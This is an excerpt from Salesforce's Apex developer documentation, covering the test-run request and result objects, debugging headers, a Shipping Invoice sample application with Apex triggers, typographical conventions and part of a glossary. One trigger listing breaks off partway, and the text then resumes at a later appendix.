Specifies information about the Apex code to be tested. RunTestsRequest is part of CompileAndTestRequest, which is the request passed to the `compileAndTest()` call. This object is also passed to the Tooling SOAP API call `runTests()`. You can specify the same or different classes to be tested and compiled. Since triggers cannot be tested directly, they are not included in this object. Instead, you must specify a class that calls the trigger.

If the request is sent to a production organization, this request is ignored and all unit tests defined for your organization are run.

The RunTestsRequest object has the following properties:

Name	Type	Description
`allTests`	boolean*	If `allTests` is true, all unit tests defined for your organization are run.
`classes`	string*[]	An array of one or more objects.
`namespace`	string	If specified, the namespace that contains the unit tests to be run. Do not use this property if you specify allTests as true. Also, if you execute `compileAndTest()` in a production organization, this property is ignored, and all unit tests defined for the organization are run.
`maxFailedTests`	int	An optional parameter for the Tooling SOAP API call `runTests()`. To allow all tests in a run to execute, set `maxFailedTests` to `-1` or don't specify a value. To stop the test run from executing new tests after a given number of tests fail, set `maxFailedTests` to an integer value from `0` to `1,000,000`. This integer value sets the maximum allowable test failures. A value of `0` causes the test run to stop if any failure occurs. A value of `1` causes the test run to stop on the second failure, and so on.
`packages`	string*[]	Do not use after version 10.0. For earlier, unsupported releases, the content of the package to be tested.

* Link goes to the *SOAP API Developer's Guide*.

RunTestsResult

Contains information about the execution of unit tests, including whether unit tests were completed successfully, code coverage results, and failures.

A RunTestsResult object has the following properties:

Name	Type	Description
`apexLogId`	string	The ID of an ApexLog object that is created at the end of a test run. The ApexLog object is created if there is an active trace flag on the user running an Apex test, or on a class or trigger being executed. This field is available in API version 35.0 and later.
`codeCoverage`	CodeCoverageResult[]	An array of one or more CodeCoverageResult objects that contains the details of the code coverage for the specified unit tests.
`codeCoverageWarnings`	CodeCoverageWarning[]	An array of one or more code coverage warnings for the test run. The results include both the total number of lines that could have been executed, as well as the number, line, and column positions of code that was not executed.
`failures`	RunTestFailure[]	An array of one or more RunTestFailure objects that contain information about the unit test failures, if there are any.
`numFailures`	int	The number of failures for the unit tests.
`numTestsRun`	int	The number of unit tests that were run.
`successes`	RunTestSuccess[]	An array of one or more RunTestSuccess objects that contain information about successes, if there are any.
`totalTime`	double	The total cumulative time spent running tests. This can be helpful for performance monitoring.

CodeCoverageResult

The RunTestsResult object contains this object. It contains information about whether or not the compile of the specified Apex and run of the unit tests was successful.

A CodeCoverageResult object has the following properties:

Name	Type	Description
`dmlInfo`	CodeLocation[]	For each class or trigger tested, for each portion of code tested, this property contains the DML statement locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
`id`	ID	The ID of the CodeLocation. The ID is unique within an organization.
`locationsNotCovered`	CodeLocation[]	For each class or trigger tested, if any code is not covered, the line and column of the code not tested, and the number of times the code was executed.
`methodInfo`	CodeLocation[]	For each class or trigger tested, the method invocation locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.

Name	Type	Description
name	string	The name of the class or trigger covered.
namespace	string	The namespace that contained the unit tests, if one is specified.
numLocations	int	The total number of code locations.
soqlInfo	CodeLocation[]	For each class or trigger tested, the location of SOQL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
soslInfo	CodeLocation[]	For each class tested, the location of SOSL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
type	string	Do not use. In early, unsupported releases, used to specify class or package.

CodeCoverageWarning

The RunTestsResult object contains this object. It contains information about the Apex class which generated warnings.

This object has the following properties:

Name	Type	Description
id	ID	The ID of the class which generated warnings.
message	string	The message of the warning generated.
name	string	The name of the class that generated a warning. If the warning applies to the overall code coverage, this value is null.
namespace	string	The namespace that contains the class, if one was specified.

RunTestFailure

The RunTestsResult object returns information about failures during the unit test run.

This object has the following properties:

Name	Type	Description
id	ID	The ID of the class which generated failures.
message	string	The failure message.
methodName	string	The name of the method that failed.
name	string	The name of the class that failed.
namespace	string	The namespace that contained the class, if one was specified.

Name	Type	Description
`seeAllData`	boolean	Indicates whether the test method has access to organization data (`true`) or not (`false`). This field is available in API version 33.0 and later.
`stackTrace`	string	The stack trace for the failure.
`time`	double	The time spent running tests for this failed operation. This can be helpful for performance monitoring.
`type`	string	Do not use. In early, unsupported releases, used to specify class or package.

RunTestSuccess

The RunTestsResult object returns information about successes during the unit test run.

This object has the following properties:

Name	Type	Description
`id`	ID	The ID of the class which generated the success.
`methodName`	string	The name of the method that succeeded.
`name`	string	The name of the class that succeeded.
`namespace`	string	The namespace that contained the class, if one was specified.
`seeAllData`	boolean	Indicates whether the test method has access to organization data (`true`) or not (`false`). This field is available in API version 33.0 and later.
`time`	double	The time spent running tests for this operation. This can be helpful for performance monitoring.

CodeLocation

The RunTestsResult object contains this object in a number of fields.

This object has the following properties:

Name	Type	Description
`column`	int	The column location of the Apex tested.
`line`	int	The line location of the Apex tested.
`numExecutions`	int	The number of times the Apex was executed in the test run.

Name	Type	Description
time	double	The total cumulative time spent at this location. This can be helpful for performance monitoring.

DebuggingHeader

Return the debug log in the output header, DebuggingInfo, and specify the level of detail in the debug log.

API Calls

compileAndTest(), executeanonymous(), runTests()

Fields

Element Name	Type	Description
categories	LogInfo[]	Specifies the type and amount of information to be returned in the debug log.
debugLevel	DebugLevel (enumeration of type string)	Deprecated. This field is provided only for backward compatibility. If you provide values for both debugLevel and categories, the categories value is used. The debugLevel field specifies the type of information returned in the debug log. The values are listed from the least amount of information returned to the most information returned. Valid values include: • None • Debugonly • Db • Profiling • Callout • Detail

LogInfo

Specifies the type and amount of information to be returned in the debug log. The categories field takes a list of these objects. LogInfo is a mapping of category to level.

Fields

Element Name	Type	Description
category	LogCategory	Specify the type of information returned in the debug log. Valid values are: • Db

Element Name	Type	Description
		• `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `Visualforce` • `System` • `All`
`level`	LogCategoryLevel	Specifies the level of detail returned in the debug log. Valid log levels are (listed from lowest to highest): • `NONE` • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

PackageVersionHeader

Specifies the package version for each installed managed package.

A managed package can have several versions with different content and behavior. This header allows you to specify the version used for each package referenced by your API client.

If a package version is not specified, the API client uses the version of the package specified in Setup (enter *API* in the `Quick Find` box, then select **API**).

API Calls

`compileAndTest()`, `compileClasses()`, `compileTriggers()`, `executeanonymous()`

Fields

Element Name	Type	Description
`packageVersions`	PackageVersion[]	A list of package versions for installed managed packages referenced by your API client.

PackageVersion

Specifies a version of an installed managed package. A package version is *majorNumber*.*minorNumber*, for example `2.1`.

Fields

Field	Type	Description
`majorNumber`	int	The major version number of a package version.
`minorNumber`	int	The minor version number of a package version.
`namespace`	string	The unique namespace of the managed package.

APPENDIX B Shipping Invoice Example

This appendix provides an example of an Apex application. This is a more complex example than the Hello World example.

- Shipping Invoice Example Walk-Through
- Shipping Invoice Example Code

Shipping Invoice Example Walk-Through

The sample application in this section includes traditional Salesforce functionality blended with Apex. Many of the syntactic and semantic features of Apex, along with common idioms, are illustrated in this application.

Note: The Shipping Invoice sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Apex Quick Start.

Scenario

In this sample application, the user creates a new shipping invoice, or order, and then adds items to the invoice. The total amount for the order, including shipping cost, is automatically calculated and updated based on the items added or deleted from the invoice.

Data and Code Models

This sample application uses two new objects: Item and Shipping_invoice.

The following assumptions are made:

- Item A cannot be in both orders shipping_invoice1 and shipping_invoice2. Two customers cannot obtain the same (physical) product.
- The tax rate is 9.25%.
- The shipping rate is 75 cents per pound.
- Once an order is over $100, the shipping discount is applied (shipping becomes free).

The fields in the Item custom object include:

Name	Type	Description
Name	String	The name of the item
Price	Currency	The price of the item
Quantity	Number	The number of items in the order
Weight	Number	The weight of the item, used to calculate shipping costs

Name	Type	Description
Shipping_invoice	Master-Detail (shipping_invoice)	The order this item is associated with

The fields in the Shipping_invoice custom object include:


Name	Type	Description
Name	String	The name of the shipping invoice/order
Subtotal	Currency	The subtotal
GrandTotal	Currency	The total amount, including tax and shipping
Shipping	Currency	The amount charged for shipping (assumes $0.75 per pound)
ShippingDiscount	Currency	Only applied once when subtotal amount reaches $100
Tax	Currency	The amount of tax (assumes 9.25%)
TotalWeight	Number	The total weight of all items

All of the Apex for this application is contained in triggers. This application has the following triggers:

Object	Trigger Name	When Runs	Description
Item	Calculate	after insert, after update, after delete	Updates the shipping invoice, calculates the totals and shipping
Shipping_invoice	ShippingDiscount	after update	Updates the shipping invoice, calculating if there is a shipping discount

The following is the general flow of user actions and when triggers run:

Flow of user action and triggers for the shopping cart application



1. User clicks **Orders** > **New**, names the shipping invoice and clicks **Save**.
2. User clicks **New Item**, fills out information, and clicks **Save**.
3. Calculate trigger runs. Part of the Calculate trigger updates the shipping invoice.
4. ShippingDiscount trigger runs.
5. User can then add, delete or change items in the invoice.

In Shipping Invoice Example Code both of the triggers and the test class are listed. The comments in the code explain the functionality.

Testing the Shipping Invoice Application

Before an application can be included as part of a package, 75% of the code must be covered by unit tests. Therefore, one piece of the shipping invoice application is a class used for testing the triggers.

The test class verifies the following actions are completed successfully:

- Inserting items
- Updating items
- Deleting items
- Applying shipping discount
- Negative test for bad input

Shipping Invoice Example Code

The following triggers and test class make up the shipping invoice example application:

- Calculate trigger
- ShippingDiscount trigger
- Test class

Calculate Trigger

```
trigger calculate on Item__c (after insert, after update, after delete) {

// Use a map because it doesn't allow duplicate values

Map<ID, Shipping_Invoice__C> updateMap = new Map<ID, Shipping_Invoice__C>();

// Set this integer to -1 if we are deleting
Integer subtract ;

// Populate the list of items based on trigger type
List<Item__c> itemList;
    if(trigger.isInsert || trigger.isUpdate){
        itemList = Trigger.new;
        subtract = 1;
    }
    else if(trigger.isDelete)
    {
        // Note -- there is no trigger.new in delete
        itemList = trigger.old;
        subtract = -1;
    }

// Access all the information we need in a single query
// rather than querying when we need it.
// This is a best practice for bulkifying requests

set<Id> AllItems = new set<id>();

for(item__c i :itemList){
// Assert numbers are not negative.
// None of the fields would make sense with a negative value

System.assert(i.quantity__c > 0, 'Quantity must be positive');
System.assert(i.weight__c >= 0, 'Weight must be non-negative');
System.assert(i.price__c >= 0, 'Price must be non-negative');

// If there is a duplicate Id, it won't get added to a set
AllItems.add(i.Shipping_Invoice__C);
}

// Accessing all shipping invoices associated with the items in the trigger
List<Shipping_Invoice__C> AllShippingInvoices = [SELECT Id, ShippingDiscount__c,
```

```
                    SubTotal__c, TotalWeight__c, Tax__c, GrandTotal__c
                    FROM Shipping_Invoice__C WHERE Id IN :AllItems];

// Take the list we just populated and put it into a Map.
// This will make it easier to look up a shipping invoice
// because you must iterate a list, but you can use lookup for a map,
Map<ID, Shipping_Invoice__C> SIMap = new Map<ID, Shipping_Invoice__C>();

for(Shipping_Invoice__C sc : AllShippingInvoices)
{
    SIMap.put(sc.id, sc);
}

// Process the list of items
    if(Trigger.isUpdate)
    {
        // Treat updates like a removal of the old item and addition of the
        // revised item rather than figuring out the differences of each field
        // and acting accordingly.
        // Note updates have both trigger.new and trigger.old
        for(Integer x = 0; x < Trigger.old.size(); x++)
        {
            Shipping_Invoice__C myOrder;
            myOrder = SIMap.get(trigger.old[x].Shipping_Invoice__C);

            // Decrement the previous value from the subtotal and weight.
            myOrder.SubTotal__c -= (trigger.old[x].price__c *
                                    trigger.old[x].quantity__c);
            myOrder.TotalWeight__c -= (trigger.old[x].weight__c *
                                       trigger.old[x].quantity__c);

            // Increment the new subtotal and weight.
            myOrder.SubTotal__c += (trigger.new[x].price__c *
                                    trigger.new[x].quantity__c);
            myOrder.TotalWeight__c += (trigger.new[x].weight__c *
                                       trigger.new[x].quantity__c);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;

            // Reset the shipping discount
            myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
```

```
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;
            updateMap.put(myOrder.id, myOrder);
         }
    }
    else
    {
        for(Item__c itemToProcess : itemList)
        {
            Shipping_Invoice__C myOrder;

            // Look up the correct shipping invoice from the ones we got earlier
            myOrder = SIMap.get(itemToProcess.Shipping_Invoice__C);
            myOrder.SubTotal__c += (itemToProcess.price__c *
                                    itemToProcess.quantity__c * subtract);
            myOrder.TotalWeight__c += (itemToProcess.weight__c *
                                       itemToProcess.quantity__c * subtract);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

             // Set tax rate to 9.25%  Please note, this is a simple example.
             // Generally, you would never hard code values.
             // Leveraging Custom Settings for tax rates is a best practice.
             // See Custom Settings in the Apex Developer Guide
             // for more information.
             myOrder.Tax__c = myOrder.Subtotal__c * .0925;

             // Reset shipping discount
             myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer Guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;

            updateMap.put(myOrder.id, myOrder);

         }
     }

     // Only use one DML update at the end.
     // This minimizes the number of DML requests generated from this trigger.
     update updateMap.values();
}
```

ShippingDiscount Trigger

```
trigger ShippingDiscount on Shipping_Invoice__C (before update) {
    // Free shipping on all orders greater than $100

    for(Shipping_Invoice__C myShippingInvoice : Trigger.new)
    {

APPENDIX D Action Links Labels

Use these labels for action link buttons.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Specify the key in the `labelKey` property of the Action Link Definition Input request body. When the action link is rendered, the UI uses labels for the "New," "Pending," "Success," and "Failed" states as needed.

Tip: If none of the predefined labels work for your action link, use a custom label. To use a custom label, create an action link template and define the label in the template. See Action Link Templates.

APPENDIX E Documentation Typographical Conventions

Apex and Visualforce documentation uses the following typographical conventions.

Convention	Description
`Courier font`	In descriptions of syntax, monospace font indicates items that you should type as shown, except for brackets. For example: `Public class HelloWorld`
Italics	In descriptions of syntax, italics represent variables. You supply the actual value. In the following example, three values need to be supplied: *datatype variable_name* [= *value*]; If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value: `public static class YourClassHere { ... }`
Bold Courier font	In code samples and syntax descriptions, bold courier font emphasizes a portion of the code or syntax.

< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown.
	`<apex:pageBlockTable value="{!account.Contacts}" var="contact">`
	`  <apex:column value="{!contact.Name}"/>`
	`  <apex:column value="{!contact.MailingCity}"/>`
	`  <apex:column value="{!contact.Phone}"/>`
	`</apex:pageBlockTable>`

{ }	In descriptions of syntax, braces ({ }) are typed exactly as shown.
	`<apex:page>`
	`  Hello {!$User.FirstName}!`
	`</apex:page>`

[ ]	In descriptions of syntax, anything included in brackets is optional. In the following example, specifying ***value*** is optional: `data_type variable_name [ = value];`

Convention	Description

|	In descriptions of syntax, the pipe sign means “or”. You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set:
	`Set<data_type> set_name`
	`[= new Set<data_type>();] |`
	`[= new Set<data_type>{value [, value2. . .] };] |`
	`;`

GLOSSARY

A |B |C |D |E |F |G |H |I |J | L |M |N |O |P |Q |R |S |T |U |V |W |X |Y |Z

A

Administrator (System Administrator)
One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

AJAX Toolkit
A JavaScript wrapper around the API that allows you to execute any API call and access any object you have permission to view from within JavaScript code. For more information, see the *AJAX Toolkit Developer's Guide*.

Anti-Join
An anti-join is a subquery on another object in a `NOT IN` clause in a SOQL query. You can use anti-joins to create advanced queries. See also Semi-Join.

Anonymous Block, Apex
Apex code that does not get stored in Salesforce, but that can be compiled and executed through the use of the `ExecuteAnonymousResult()` API call, or the equivalent in the AJAX Toolkit.

Apex
Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework
The Apex Connector Framework is a set of classes and methods in the DataSource namespace for creating a custom adapter for Salesforce Connect. Create a custom adapter to connect to data that's stored outside your Salesforce org when the other available Salesforce Connect adapters aren't suitable for your needs.

Apex-Managed Sharing
Enables developers to programmatically manipulate sharing to support their application's behavior. Apex-managed sharing is only available for custom objects.

Apex Page
See Visualforce Page.

App
Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange
The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Application Programming Interface (API)
The interface that a computer system, library, or application provides to allow other computer programs to request services from it and exchange data.

Approval Process
An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Asynchronous Calls
A call that does not return results immediately because the operation may take a long time. Calls in the Metadata API and Bulk API are asynchronous.

B

Batch Apex
The ability to perform long, complex operations on many records at a scheduled time using Apex.

Beta, Managed Package
In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Bulk API
The REST-based Bulk API is optimized for processing large sets of data. It allows you to query, insert, update, upsert, or delete a large number of records asynchronously by submitting a number of batches which are processed in the background by Salesforce. See also SOAP API.

C

Callout, Apex
An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response.

Child Relationship
A relationship that has been defined on an sObject that references another sObject as the "one" side of a one-to-many relationship. For example, contacts, opportunities, and tasks have child relationships with accounts.

See also sObject.

Class, Apex
A template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. In most cases, Apex classes are modeled on their counterparts in Java.

Client App
An app that runs outside the Salesforce user interface and uses only the Force.com API or Bulk API. It typically runs on a desktop or mobile device. These apps treat the platform as a data source, using the development model of whatever tool and platform for which they are designed.

Code Coverage
A way to identify which lines of code are exercised by a set of unit tests, and which are not. This helps you identify sections of code that are completely untested and therefore at greatest risk of containing a bug or introducing a regression in the future.

Component, Metadata
A component is an instance of a metadata type in the Metadata API. For example, CustomObject is a metadata type for custom objects, and the `MyCustomObject__c` component is an instance of a custom object. A component is described in an XML file

and it can be deployed or retrieved using the Metadata API, or tools built on top of it, such as the Force.com IDE or the Force.com Migration Tool.

Component, Visualforce
Something that can be added to a Visualforce page with a set of tags, for example, `<apex:detail>`. Visualforce includes a number of standard components, or you can create your own custom components.

Component Reference, Visualforce
A description of the standard and custom Visualforce components that are available in your organization. You can access the component library from the development footer of any Visualforce page or the *Visualforce Developer's Guide*.

Composite App
An app that combines native platform functionality with one or more external Web services, such as Yahoo! Maps. Composite apps allow for more flexibility and integration with other services, but may require running and managing external code. See also Client App and Native App.

Controller, Visualforce
An Apex class that provides a Visualforce page with the data and business logic it needs to run. Visualforce pages can use the standard controllers that come by default with every standard or custom object, or they can use custom controllers.

Controller Extension
A controller extension is an Apex class that extends the functionality of a standard or custom controller.

Cookie
Client-specific data used by some Web applications to store user and session-specific information. Salesforce issues a session "cookie" only to record encrypted authentication information for the duration of a specific session.

Custom App
See App.

Custom Controller
A custom controller is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

Custom Field
A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Links
Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object
Custom records that allow you to store information unique to your organization.

Custom Settings
Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

See also Hierarchy Custom Settings and List Custom Settings.

D

Database
An organized collection of information. The underlying architecture of the Force.com platform includes a database where your data is stored.

Database Table
A list of information, presented with rows and columns, about the person, thing, or concept you want to track. See also Object.

Data Loader
A Force.com platform tool used to import and export data from your Salesforce organization.

Data Manipulation Language (DML)
An Apex method or operation that inserts, updates, or deletes records.

Data State
The structure of data in an object at a particular point in time.

Date Literal
A keyword in a SOQL or SOSL query that represents a relative range of time such as `last month` or `next year`.

Decimal Places
Parameter for number, currency, and percent custom fields that indicates the total number of digits you can enter to the right of a decimal point, for example, 4.98 for an entry of 2. Note that the system rounds the decimal numbers you enter, if necessary. For example, if you enter 4.986 in a field with `Decimal Places` of 2, the number rounds to 4.99. Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. –1.45 is rounded to –1.5.

Dependency
A relationship where one object's existence depends on that of another. There are a number of different kinds of dependencies including mandatory fields, dependent objects (parent-child), file inclusion (referenced images, for example), and ordering dependencies (when one object must be deployed before another object).

Dependent Field
Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Deploy
To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

Deprecated Component
A developer may decide to refine the functionality in a managed package over time as the requirements evolve. This may involve redesigning some of the components in the managed package. Developers cannot delete some components in a Managed - Released package, but they can deprecate a component in a later package version so that new subscribers do not receive the component, while the component continues to function for existing subscribers and API integrations.

Detail
A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details**/**Hide Details** button to view and hide report detail information.

Developer Edition
A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.salesforce.com.

Salesforce Developers
The Salesforce Developers website at developer.salesforce.com provides a full range of resources for platform developers, including sample code, toolkits, an online developer community, and the ability to obtain limited Force.com platform environments.

Development Environment
A Salesforce organization where you can make configuration changes that will not affect users on the production organization. There are two kinds of development environments, sandboxes and Developer Edition organizations.

E

Email Alert
Email alerts are actions that send emails, using a specified email template, to specified recipients.

Email Template
A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition
A Salesforce edition designed for larger, more complex businesses.

Enterprise WSDL
A strongly-typed WSDL for customers who want to build an integration with their Salesforce organization only, or for partners who are using tools like Tibco or webMethods to build integrations that require strong typecasting. The downside of the Enterprise WSDL is that it only works with the schema of a single Salesforce organization because it is bound to all of the unique objects and fields that exist in that organization's data model.

Entity Relationship Diagram (ERD)
A data modeling tool that helps you organize your data into entities (or objects, as they are called in the Force.com platform) and define the relationships between them. ERD diagrams for key Salesforce objects are published in the *SOAP API Developer's Guide*.

Enumeration Field
An enumeration is the WSDL equivalent of a picklist field. The valid values of the field are restricted to a strict set of possible values, all having the same data type.

F

Facet
A child of another Visualforce component that allows you to override an area of the rendered parent with the contents of the facet.

Field
A part of an object that holds a specific piece of information, such as a text or currency value.

Field Dependency
A filter that allows you to change the contents of a picklist based on the value of another field.

Field-Level Security
Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.

Force.com
The Salesforce platform for building applications in the cloud. Force.com combines a powerful user interface, operating system, and database to allow you to customize and deploy applications in the cloud for your entire enterprise.

Force.com IDE
An Eclipse plug-in that allows developers to manage, author, debug and deploy Force.com applications in the Eclipse development environment.

Force.com Migration Tool
A toolkit that allows you to write an Apache Ant build script for migrating Force.com components between a local file system and a Salesforce organization.

Foreign Key
A field whose value is the same as the primary key of another table. You can think of a foreign key as a copy of a primary key from another table. A relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

G

Getter Methods
Methods that enable developers to display database and other computed values in page markup.

Methods that return values. See also Setter Methods.

Global Variable
A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Governor Limits
Apex execution limits that prevent developers who write inefficient code from monopolizing the resources of other Salesforce users.

Gregorian Year
A calendar based on a 12-month structure used throughout much of the world.

H

Hierarchy Custom Settings
A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

HTTP Debugger
An application that can be used to identify and inspect SOAP requests that are sent from the AJAX Toolkit. They behave as proxy servers running on your local machine and allow you to inspect and author individual requests.

I

ID
See Salesforce Record ID.

IdeaExchange
A forum where Salesforce customers can suggest new product concepts, promote favorite enhancements, interact with product managers and other customers, and preview what Salesforce is planning to deliver in future releases. Visit IdeaExchange at ideas.salesforce.com.

Import Wizard
A tool for importing data into your Salesforce organization, accessible from Setup.

Instance
The cluster of software and hardware represented as a single logical server that hosts an organization's data and runs their applications. The Force.com platform runs on multiple instances, but data for any single organization is always stored on a single instance.

Integrated Development Environment (IDE)
A software application that provides comprehensive facilities for software developers including a source code editor, testing and debugging tools, and integration with source code control systems.

Integration User
A Salesforce user defined solely for client apps or integrations. Also referred to as the logged-in user in a SOAP API context.

ISO Code
The International Organization for Standardization country code, which represents each country by two letters.

J

Junction Object
A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

L

Length
Parameter for custom text fields that specifies the maximum number of characters (up to 255) that a user can enter in the field.

Parameter for number, currency, and percent fields that specifies the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.

Salesforce Connect
Salesforce Connect provides access to data that's stored outside the Salesforce org, such as data in an enterprise resource planning (ERP) system and records in another org. Salesforce Connect represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

List Custom Settings
A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Locale

The country or geographic region in which the user is located. The setting affects the format of date and number fields, for example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, a user's individual `Locale` setting overrides the organization's `Default Locale` setting. In Personal and Group Editions, the organization-level locale field is called `Locale`, not `Default Locale`.

Long Text Area

Data type of custom field that allows entry of up to 32,000 characters on separate lines.

Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Manual Sharing

Record-level access rules that allow record owners to give read and edit permissions to other users who might not have access to the record any other way.

Many-to-Many Relationship

A relationship where each side of the relationship can have many children on the other side. Many-to-many relationships are implemented through the use of junction objects.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Metadata

Information about the structure, appearance, and functionality of an organization and any of its parts. Force.com uses XML to describe metadata.

Metadata-Driven Development
An app development model that allows apps to be defined as declarative "blueprints," with no code required. Apps built on the platform—their data models, objects, forms, workflows, and more—are defined by metadata.

Metadata WSDL
A WSDL for users who want to use the Force.com Metadata API calls.

Multitenancy
An application model where all users and apps share a single, common infrastructure and code base.

MVC (Model-View-Controller)
A design paradigm that deconstructs applications into components that represent data (the model), ways of displaying that data in a user interface (the view), and ways of manipulating that data with business logic (the controller).

N

Namespace
